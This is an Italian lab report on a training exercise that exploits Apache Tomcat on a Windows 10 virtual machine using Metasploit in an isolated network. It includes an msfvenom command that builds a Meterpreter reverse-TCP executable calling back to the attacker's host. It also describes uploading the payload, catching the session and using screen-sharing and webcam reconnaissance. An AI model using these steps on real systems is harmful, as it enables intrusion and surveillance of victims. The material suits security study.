

# **Relazione Tecnica: Traccia BW II - Giorno 5 (Exploit Windows con Metasploit)**

## **1. Informazioni Generali e Requisiti di Laboratorio**

- Attaccante (Kali Linux): 192.168.200.100
- Target (Windows 10): 192.168.200.200
- Porta di ascolto (Listen port / payload option): 7777

```
kali-linux-2026.1-virtualbox-amd64 (Istantanea 5) [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

Session Actions Edit View Help
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.200.100/24 scope global eth0
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=1.98 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=2.67 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=2.30 ms
^C
— 192.168.200.200 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2050ms
rtt min/avg/max/mdev = 1.984/2.318/2.671/0.280 ms

(kali@kali)-[~]
$
```

```
Amministratore: Prompt dei comandi
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Windows\system32>netsh interface show interface

Stato admin    Stato          Tipo           Nome interfaccia
-----
Abilitato      Connessione    Dedicato       Ethernet

C:\Windows\system32>netsh interface ip set address name="Ethernet" static 192.168.200.200 255.255.255.0

C:\Windows\system32>ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv4. . . . . : 192.168.200.200
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:


    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

C:\Windows\system32>
```

## 2. Svolgimento dell'Esercizio (Traccia Giorno 5)


## A. Avvio dei servizi e Vulnerability Scanning

- Avvio dei servizi: Sulla macchina target Windows 10 sono stati avviati i servizi necessari, tra cui il server Apache Tomcat.
- Vulnerability Scanning: È stato eseguito un Basic Network Scan tramite Nessus Essentials puntando all'indirizzo IP 192.168.200.200, il quale ha confermato l'esposizione del servizio Tomcat sulla porta 8080.




## B. Sfruttamento del servizio TomCat con Metasploit

- Configurazione dell'Exploit: Tramite il framework Metasploit, è stato utilizzato il modulo di deploy per Tomcat ( exploit/multi/http/tomcat\_mgr\_upload configurando i parametri di rete e le credenziali di accesso.)
- Apertura della Sessione Meterpreter: Dopo i test preliminari e il passaggio al payload nativo windows/meterpreter/reverse\_tcp (con ascolto sulla porta 7777), l'exploit è andato a buon fine, aprendo con successo la sessione Meterpreter verso la macchina target.




### Informazioni di Sistema (sysinfo):



## 4. Risoluzione delle Restrizioni di Sessione e Transizione al Payload Nativo Superamento delle Limitazioni di Sessione (Session 0 Isolation):

Durante i tentativi iniziali, l'esecuzione del comando screenshot restituiva un'immagine completamente nera a causa delle restrizioni di sicurezza del sistema operativo (Session 0 Isolation), che impediscono ai servizi in background come Apache Tomcat di interagire direttamente con il desktop grafico attivo.



**Attivazione della webcam su Virtual Box:** Per consentire i test di ricognizione multimediale è stata configurata e attivata la webcam virtuale direttamente tramite le impostazioni di VirtualBox.

**Generazione del Payload tramite Msfvenom:** Per ottenere sessioni stabili e superare i limiti dei payload basati su Java, è stato creato un payload nativo personalizzato tramite l'utilità Msfvenom.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=7777 -f  
exe -o /home/kali/payload.exe
```

**Caricamento ed Esecuzione sul Target:** Il payload generato è stato trasferito sfruttando il servizio web, effettuando l'upload tramite il path del Tomcat Manager (`[http://192.168.200.200:8080/payload/](http://192.168.200.200:8080/ payload/)`) e successivamente avviato direttamente dalla macchina Windows 10 per stabilire la nuova sessione di controllo.

**Configurazione del nuovo Handler nativo:** L'operatore ha chiuso la sessione precedente ed ha avviato il modulo exploit/multi/handler configurando il payload nativo windows/meterpreter/reverse\_tcp in ascolto sull'indirizzo IP 192.168.200.100 e porta 7777.

**Apertura della Sessione 4:** L'exploit è andato a buon fine, inviando lo stage e aprendo con successo la Meterpreter session 4 verso il target 192.168.200.200 sulla porta 49481.

**Esecuzione di screenshare:** Subito dopo l'apertura della sessione 4, è stato lanciato il comando screenshare, che ha avviato la preparazione del player HTML (/home/kali/FhOnOAcP.html) per la condivisione in tempo reale del desktop.

